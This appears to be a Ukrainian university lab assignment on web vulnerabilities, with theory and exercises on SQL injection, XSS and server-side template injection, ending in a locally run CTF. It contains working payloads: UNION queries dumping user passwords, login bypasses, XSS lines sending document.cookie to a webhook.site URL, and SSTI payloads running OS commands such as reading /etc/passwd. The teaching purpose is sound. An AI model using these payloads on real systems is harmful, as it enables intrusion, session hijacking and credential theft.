ЛАБОРАТОРНА РОБОТА №7
АНАЛІЗ ТИПОВИХ ВРАЗЛИВОСТЕЙ ВЕБ-ЗАСТОСУНКІВ ТА МЕХАНІЗМІВ ЇХ ЕКСПЛУАТАЦІЇ (ЧАСТИНА 2)

Мета роботи:

1. Дослідження типових вразливостей вебзастосунків, зокрема SQL Injection, Cross-Site Scripting (XSS) та Server-Side Template Injection (SSTI).

2. Набуття практичних навичок виявлення та експлуатації вразливостей вебзастосунків.

3. Закріплення навичок аналізу вебзастосунків шляхом дослідження їхньої архітектури, обробки вхідних даних та механізмів автентифікації з метою виявлення потенційних вразливостей.

Інструменти та ПЗ: ВМ Kali Linux, Burp Suite.

Теоретичні відомості

SQL Injection – Бази даних у веб-застосунках

Більшість сучасних веб-застосунків використовують бази даних для зберігання інформації. У базах даних можуть зберігатися облікові записи користувачів, паролі та сесійні дані, текстовий контент, налаштування системи тощо.

Під час взаємодії користувача з вебсайтом браузер надсилає HTTP-запити до сервера. Серверна частина застосунку обробляє ці запити та формує SQL-запити до бази даних для отримання або зміни інформації.

Типова архітектура вебзастосунку складається з трьох рівнів:

1. Клієнтський рівень (Client) – браузер або інший клієнтський застосунок.

2. Сервер застосунку (Application server) – обробляє HTTP-запити та формує SQL-запити.

3. Система керування базами даних (DBMS) – виконує SQL-запити та повертає результати.

Основні типи баз даних:

1. Реляційні (RDBMS).
2. Нереляційні (NoSQL).

Реляційні бази даних зберігають інформацію у вигляді таблиць, що складаються зі стовпців та рядків. Для роботи з такими базами даних використовується мова Structured Query Language (SQL). До найпоширеніших прикладів реляційних СКБД належать MySQL, PostgreSQL, Microsoft SQL Server.

Нереляційні бази даних не використовують класичну табличну структуру та можуть зберігати дані у вигляді документів, графів або пар ключ-значення. Прикладом нереляційної бази даних є MongoDB.

SQL Injection – Мова SQL

Structured Query Language (SQL) – це стандартна мова для взаємодії з реляційними базами даних. За допомогою SQL можна отримувати дані, додавати нові записи, змінювати існуючі записи, видаляти інформацію, змінювати структуру таблиць тощо.

До основних SQL-операторів належать:

```
# Отримання даних (DQL):
SELECT * FROM users;

# Додавання запису (DML):
INSERT INTO users (username, password)
VALUES('admin', 'password123#');

# Оновлення даних (DML):
UPDATE users SET password='newpass'
WHERE username='admin';

# Видалення таблиці (DDL):
DROP TABLE users;
```

Окрему роль у контексті інформаційної безпеки відіграє оператор UNION. Він призначений для об'єднання результатів двох або більше операторів SELECT в один результуючий набір даних.

Для успішного виконання об'єднання мають бути дотримані дві умови:

1. Запити повинні повертати однакову кількість стовпців.
2. Типи даних у відповідних стовпцях мають бути сумісними.

Приклад легітимного використання оператора UNION:

```
SELECT product_name FROM products
UNION
SELECT service_name FROM services;
```

Ця властивість часто експлуатується під час атак типу UNION-based SQL Injection для виведення даних із системних таблиць БД безпосередньо в інтерфейс вебдодатка.

Вразливість SQL Injection (SQLi)

SQL Injection – це одна з найбільш критичних вразливостей вебзастосунків, що виникає внаслідок некоректної обробки вхідних даних користувача. Вразливість виникає тоді, коли SQL-запит формується шляхом прямого об'єднання рядків, що містять дані, введені користувачем. Вона дозволяє зловмиснику модифікувати SQL-запити, які застосунок надсилає до бази даних.

Розглянемо приклад реалізації пошуку на мові PHP:

```
$search = $_GET['query'];
$sql = "SELECT name, description, price FROM products WHERE name LIKE
'%$search%'";
$result = $conn->query($sql);
```

В даному прикладі очікується, що користувач введе назву товару. Проте відсутність фільтрації дозволяє зловмиснику дописати свій запит до оригінального.

Наприклад, якщо зловмисник хоче дізнатися логіни та паролі користувачів, він може ввести у поле пошуку наступне значення:

```
' UNION SELECT username, password, '3' FROM users-- -
```

Тоді фінальний SQL-запит, який виконається на сервері, набуде вигляду:

```
SELECT name, description, price FROM products WHERE name LIKE '%'
UNION SELECT username, password, '3' FROM users-- -
```

Де:

1. ' – закриває одинарну лапку оригінального запиту.

2. UNION SELECT – змушує базу даних об’єднати результати пошуку товарів із даними з таблиці користувачів.

3. '3' – додається як константа, щоб кількість стовпців у обох частинах запиту була однаковою (3 стовпці).

4. -- - - коментує залишок оригінального запиту (символ % та лапку), щоб не виникло синтаксичної помилки.

У результаті замість списку товарів вебсторінка відобразить конфіденційні дані користувачів прямо в результатах пошуку.

SQL-ін’єкції поділяють на кілька типів залежно від способу отримання результату:

1. In-band SQL Injection – результат SQL-запиту безпосередньо відображається у відповіді вебзастосунку.

Основні варіанти:

- Union-based SQL Injection – використання оператора UNION для отримання даних з інших таблиць.

- Error-based SQL Injection – отримання інформації через повідомлення про помилки бази даних.

2. Blind SQL Injection – виникає у випадках, коли результати SQL-запиту не відображаються безпосередньо.

Основні типи:

- Boolean-based – визначення істинності умов за зміною відповіді сервера.

- Time-based – використання затримок виконання SQL-запиту.

3. Out-of-band SQL Injection – у цьому випадку дані передаються на сторонній ресурс, наприклад через DNS або HTTP-запит.

Одним із поширених сценаріїв SQL-ін’єкції є обхід механізму автентифікації. Якщо форма входу формує SQL-запит:

```
SELECT * FROM users
WHERE username='admin'
AND password=’password’;
```

Зловмисник може використати такий ввід:

```
' OR '1'='1' --

# В такому випадку можна використати будь-який пароль
```

У результаті SQL-запит зміниться таким чином:

```
SELECT * FROM users
WHERE username='' OR '1'='1' --
AND password='password'
```

Оскільки умова '1'='1' завжди є істинною, запит поверне результат навіть без правильного пароля.

Рисунок 1 – Приклад SQL-ін’єкції у формі логіна

Після підтвердження наявності SQL-ін’єкції наступним етапом є визначення структури бази даних. Цей процес називається enumeration (визначення структури бази даних).

У СКБД MySQL для цього використовується системна база даних INFORMATION_SCHEMA, яка містить метадані про всі бази даних, таблиці та стовпці.

Для вилучення структури бази даних у MySQL зазвичай використовують такі таблиці:

1. information_schema.schemata – список усіх баз даних (схем).

2. information_schema.tables – список усіх таблиць.

3. information_schema.columns – список усіх стовпців у конкретній таблиці.

Приклад запиту для отримання назв усіх таблиць поточної бази даних:

```
' UNION SELECT 1, table_name, 3 FROM information_schema.tables WHERE table_schema = database() -- -
```

Для перевірки наявності SQL-ін’єкцій часто використовуються спеціальні тестові значення (payload-и):

```
# Перевірка наявності вразливості:
‘ – одинарні чи подвійні лапки для розриву контексту рядка

# або

' OR '1'= '1 – перевірка на зміну логіки (якщо сторінка відображає дані при завжди істинній умові, вона вразлива)

# Обхід автентифікації:

admin'-- - вхід від імені користувача admin, де залишок запиту ігнорується як коментар (обов’язково пробіл після --).

admin' OR '1'='1' -- - посилений варіант обходу складніших логічних умов (обов’язково пробіл після --).

# Перевірка кількості стовпців:

' ORDER BY 1-- - сортування за першим стовпцем (обов’язково пробіл після --).
' ORDER BY 2-- - сортування за другим стовпцем (обов’язково пробіл після --).
```

' ORDER BY N-- - якщо при значенні N виникає помилка, це означає, що в оригінальному запиті рівно N-1 стовпців.
...

 # UNION-based SQL Injection:

' UNION SELECT 1,2,3-- - допоможе побачити, які саме цифри (стовпці) відображаються на екрані (обов'язково пробіл після --).

' UNION SELECT null,@@version,database()-- - приклад витягування версії СКБД та назви поточної бази даних (обов'язково пробіл після --).

Розширений перелік корисних навантажень для реалізації SQL Injection: https://github.com/Ninja-Yubaraj/SQL-Injection-Payloads-List

Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) – це вразливість вебзастосунків, що дозволяє зловмиснику впроваджувати шкідливий JavaScript-код у сторінки, які переглядають інші користувачі.

Типові можливості XSS-атаки:

1. Викрадення cookies та session-токенів.
2. Виконання HTTP-запитів від імені іншого користувача.
3. Зміна вмісту веб-сторінки.
4. Перенаправлення користувача на фішингові сайти.
5. Поширення шкідливого коду між користувачами.

Існує три основні типи XSS-вразливостей:

1. Stored XSS.
2. Reflected XSS.
3. DOM-based XSS.

Stored Cross-Site Scripting (або Persistent XSS) виникає тоді, коли введені користувачем дані зберігаються у базі даних і відображаються іншим користувачам без належної фільтрації (наприклад, у формах коментарів, повідомлень, профілів користувачів). Якщо веб-додаток не виконує перевірку введених даних, зловмисник може зберегти у базі даних шкідливий JavaScript-код.



Рисунок 2 – Приклад реалізації Stored XSS



Рисунок 3 – Приклад успішного захоплення cookie за допомогою Stored XSS

Приклад тестового корисного навантаження (payload):

```
<script>alert(window.origin)</script>
```

Якщо цей код виконується при відкритті сторінки, це означає, що сторінка вразлива до Stored XSS. Цей тип є найбільш небезпечним, оскільки шкідливий код виконується у браузері кожного користувача, який відкриває сторінку.

Reflected XSS – це тип вразливості, при якому введені користувачем дані обробляються сервером і відображаються у відповіді без належної фільтрації, проте не зберігаються у базі даних на постійній основі. Reflected XSS часто

зустрічається у сторінках пошуку, повідомленнях про помилки, формах зворотного зв’язку.

Наприклад, якщо вебсайт відображає введений параметр URL і не фільтрує його:

http://site.com/search?q=test

Можна передати payload:

http://site.com/search?q=<script>alert(1)</script>

У цьому випадку JavaScript виконається після відкриття посилання. Reflected XSS зазвичай використовується у фішингових атаках, коли жертві надсилають спеціально сформоване посилання.



Рисунок 4 – Приклад реалізації Reflected XSS

DOM-based Cross-Site Scripting – це вразливість, при якій введені користувачем дані обробляються виключно на стороні браузера за допомогою JavaScript і вставляються в об’єктну модель документа (DOM) без належної фільтрації. Характерною особливістю цього типу атаки є те, що шкідливі дані можуть взагалі не передаватися на сервер, залишаючись у межах клієнтської частини додатка.

Приклад небезпечного JavaScript-коду:

document.getElementById("output").innerHTML = location.hash;

Якщо користувач відкриє URL:

http://site.com/#<img src=x onerror=alert(1)>

Браузер вставить цей код у DOM і виконає JavaScript.

Тестування та експлуатація XSS

Для виявлення XSS-вразливостей та демонстрації їхнього впливу використовуються різні типи корисних навантажень (payloads):

1. Проста перевірка (PoC) – для підтвердження того, що скрипт виконується в контексті сторінки:

- <script>alert(1)</script> - класичне вікно з повідомленням.

- <img src=x onerror=alert(document.domain)> - спрацьовує, якщо тег <script> фільтрується, але дозволені теги зображень.

- <svg onload=alert(1)> - використання векторної графіки для обходу фільтрів

2. Обхід фільтрації (WAF/Blacklist bypass) – якщо додаток видаляє слово script, можна використовувати різні регістри або інші події:

- <sCrIpT>alert(1)</ScRiPt>

- <details open ontoggle=alert(1)>

- javascript:alert(1) (використовується у значеннях атрибутів href або src)

Найбільш критичним сценарієм експлуатації XSS є викрадення сесійних ідентифікаторів (Session Hijacking). Для цього зловмиснику потрібно зчитати значення ***document.cookie*** та передати їх на свій сервер. Для фіксації результатів атаки часто використовується сервіс Webhook.site (або аналогічні інструменти для збору HTTP-запитів).

Приклад корисного навантаження для викрадення кукі:

```
# За допомогою тегу <script>:
<script>
   fetch('https://webhook.site/your-unique-id?data=' + document.cookie);
</script>

# За допомогою тегу зображення (<img>):
<img src="x" onerror="fetch('https://webhook.site/your-id?c=' + document.cookie)">

# За допомогою тегу векторної графіки (<svg>):
<svg onload="fetch('https://webhook.site/your-id?c=' + document.cookie)">
```

Розширений перелік корисних навантажень для реалізації XSS-атаки: https://github.com/ihebski/XSS-Payloads

Слід зазначити, що якщо cookies мають прапор HttpOnly, доступ до них через JavaScript буде заборонений, що ускладнює їх викрадення через XSS. У такому випадку зловмисник може застосовувати інші техніки експлуатації XSS, наприклад виконання HTTP-запитів від імені користувача або зміну вмісту сторінки.

Server-Side Template Injection (SSTI)

Server-Side Template Injection (SSTI) – це вразливість, що виникає, коли вхідні дані користувача вбудовуються в серверний шаблон (template) без належної фільтрації. Двигун шаблонів (Template Engine) сприймає ці дані не як звичайний текст, а як виконуваний код.

Шаблонізатори широко використовуються вебфреймворками для динамічної генерації HTML-сторінок (наприклад, відображення імені користувача після логіна).

Атака починається з фази виявлення, під час якої атакуючий надсилає спеціальні конструкції, характерні для різних двигунів шаблонів. Найпоширенішим є використання математичних виразів у фігурних дужках.

Таблиця 1. Приклади корисного навантаження для виявлення SSTI

Корисне навантаження	Очікуваний результат	Engine
{{ 7*7 }}	49	Jinja2 (Python), Twig (PHP)
${ 7*7 }	49	Smarty (PHP), Mako (Python)
<%= 7*7 %>	49	ERB (Ruby)

Вразливість виникає тоді, коли веб-додаток формує шаблон за допомогою введених користувачем даних без належної перевірки.

Приклад вразливого коду на Python:

```
from flask import render_template_string

template = "Hello " + user_input
```

```
return render_template_string(template)
```

У цьому випадку змінна user_input безпосередньо включається у шаблон. Якщо користувач введе спеціальний синтаксис шаблонізатора, сервер може інтерпретувати його як код.

Після виявлення SSTI наступним етапом є перевірка того, чи дозволяє шаблонізатор виконувати додаткові операції. Для цього використовуються спеціальні payload-и, які можуть отримувати інформацію про систему, викликати функції або виконувати команди операційної системи.

Таблиця 2. Базові payload-и для експлуатації SSTI

Корисне навантаження	Функція
{{ 7*7 }}	Перевірка виконання коду
{{ config }}	Отримання конфігурації застосунку
{{ self }}	Доступ до об’єкта шаблону
{{ request }}	Отримання інформації про HTTP-запит
{{ request.headers }}	Перегляд HTTP-заголовків

На наступному етапі атакуючий намагається отримати інформацію про середовище виконання сервера. У випадку Python-шаблонізатора Jinja2 це можна зробити за допомогою доступу до внутрішніх об’єктів.

Приклади корисного навантаження:

```
# Отримання конфігураційних параметрів застосунку.
{{ config.items() }}

# Отримання об’єкта застосунку
{{ request.application }}

# Отримання типу об’єкта
{{ ".__class__  }}
```

Через доступ до внутрішніх структур Python можна переглянути список класів, доступних у середовищі виконання.

```
{{ ".__class__.__mro__ }}

Або
```

```
{{ ".__class__.__mro__[1].__subclasses__() }}
```

Це дозволяє отримати список усіх класів у пам’яті програми, серед яких можуть бути класи для роботи з файлами або виконання команд.

Після знаходження відповідних класів атакуючий може виконувати команди операційної системи на сервері.

Приклади корисного навантаження:

```
{{ cycler.__init__.__globals__.os.popen('id').read() }}

Або

{{ cycler.__init__.__globals__.os.popen('whoami').read() }}
```

Через SSTI також можна отримати доступ до файлової системи сервера:

```
# Читання системного файлу /etc/passwd:
{{ cycler.__init__.__globals__.os.popen('cat /etc/passwd').read() }}
```

Розширений перелік корисних навантажень для реалізації SSTI-атаки: https://github.com/payload-box/ssti-advanced-payload-list

Успішна експлуатація SSTI може призвести до серйозних наслідків для безпеки вебзастосунку, зокрема до виконання довільних команд на сервері, отримання доступу до конфігураційних файлів, читання або модифікації даних та повного компрометування системи.

Завдання на лабораторну роботу

Завдання 1. SQL Injection.

Виконати наступні завдання на платформі PortSwigger:

1. Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data: https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data

2. Lab: SQL injection vulnerability allowing login bypass: https://portswigger.net/web-security/sql-injection/lab-login-bypass

3. Lab: SQL injection UNION attack, determining the number of columns returned by the query: https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns

4. Lab: SQL injection UNION attack, finding a column containing text: https://portswigger.net/web-security/sql-injection/union-attacks/lab-find-column-containing-text

5. Lab: SQL injection UNION attack, retrieving multiple values in a single column: https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-multiple-values-in-single-column

Завдання 2. Cross-Site Scripting (XSS).

Виконати наступні завдання на платформі PortSwigger:

1. Lab: Reflected XSS into HTML context with nothing encoded: https://portswigger.net/web-security/cross-site-scripting/reflected/lab-html-context-nothing-encoded

2. Lab: Stored XSS into HTML context with nothing encoded: https://portswigger.net/web-security/cross-site-scripting/stored/lab-html-context-nothing-encoded

3. Lab: DOM XSS in document.write sink using source location.search: https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink

4. Lab: Stored DOM XSS: https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-dom-xss-stored

Завдання 3. Комплексне завдання у форматі CTF (SQLi + XSS + SSTI).

Опис завдання: Ласкаво просимо до Зони, сталкере! Цей веб-челендж перевірить твої навички хакінгу в середовищі, стилізованому під S.T.A.L.K.E.R. Ти отримав дивний планшет «Моноліту», і тепер маєш вистежити його нового лідера. Досліджуй загадкову веб-присутність Моноліту та розкрий її секрети.

1. Виконайте клонування репозиторію:

```
git clone https://github.com/Morronel/stalker-lab.git

cd stalker-lab/stalkerlab
```

2. Запустіть Docker-контейнер:

```
# В директорії stalker-lab/stalkerlab:

sudo docker buildx build \
--build-arg BUILDKIT_SYNTAX=docker/dockerfile:1 \
--build-context python:3.11-slim=docker-image://python:3.11-slim-bullseye \
-t stalker .

# Після успішного білду:

sudo docker run -p 5000:5000 stalker
```

3. Перевірте працездатність розгорнутого вебсайту у браузері:

http://127.0.0.1:5000/monolith



Рисунок 5 – Приклад розгорнутого вебсайту

4. Проаналізуйте вихідний код цільової веб-сторінки. Використовуючи вбудовані інструменти розробника у веб-браузері (Developer Tools) або функцію перегляду вихідного коду, дослідіть структуру HTML-документа. Мета – виявити залишені розробниками службові артефакти, які розкривають інформацію про архітектурні недоліки або відсутні механізми захисту системи авторизації.

5. Використовуючи інформацію, виявлену в п. 4, виконайте обхід механізму автентифікації та отримайте несанкціонований доступ до системи (див. теоретичні відомості).



Рисунок 6 – Приклад успішного виконання п. 5

6. Ініціюйте діалог із чат-ботом (“Чат з наставником”) для отримання наступної підказки. Зафіксуйте отриману підказку та визначте, яку атаку необхідно реалізувати на її основі.

7. Для підготовки до наступного етапу атаки відкрийте в новій вкладці вебсервіс:

http://webhook.site

8. Отримайте унікальну URL-адресу (вебхук) та збережіть її в текстовий редактор. Залиште вкладку браузера з сервісом відкритою.

Мета атаки – використати вразливість XSS, щоб змусити бота перейти за посиланням і передати свій сесійний ідентифікатор (cookie) на вебхук. Це дозволить здійснити підміну сесії (Session Hijacking) та захопити обліковий запис адміністратора.



Рисунок 7 – Отримання унікального посилання на вебхук

9. У текстовому редакторі сформуйте корисне навантаження (payload) з використанням HTML-тегу <img> (див. теоретичні відомості), підставивши в нього вашу URL-адресу вебхуку.

10. Реалізуйте XSS-атаку, надіславши сформований payload в “Чат з наставником”.

11. Перевірте вкладку сервісу Webhook.site на наявність нових вхідних HTTP-запитів від чат-бота. Після успішного отримання запитів поверніться до чату у вразливому вебсайті (“Чат з наставником”) та натисніть “Очистити чат”.

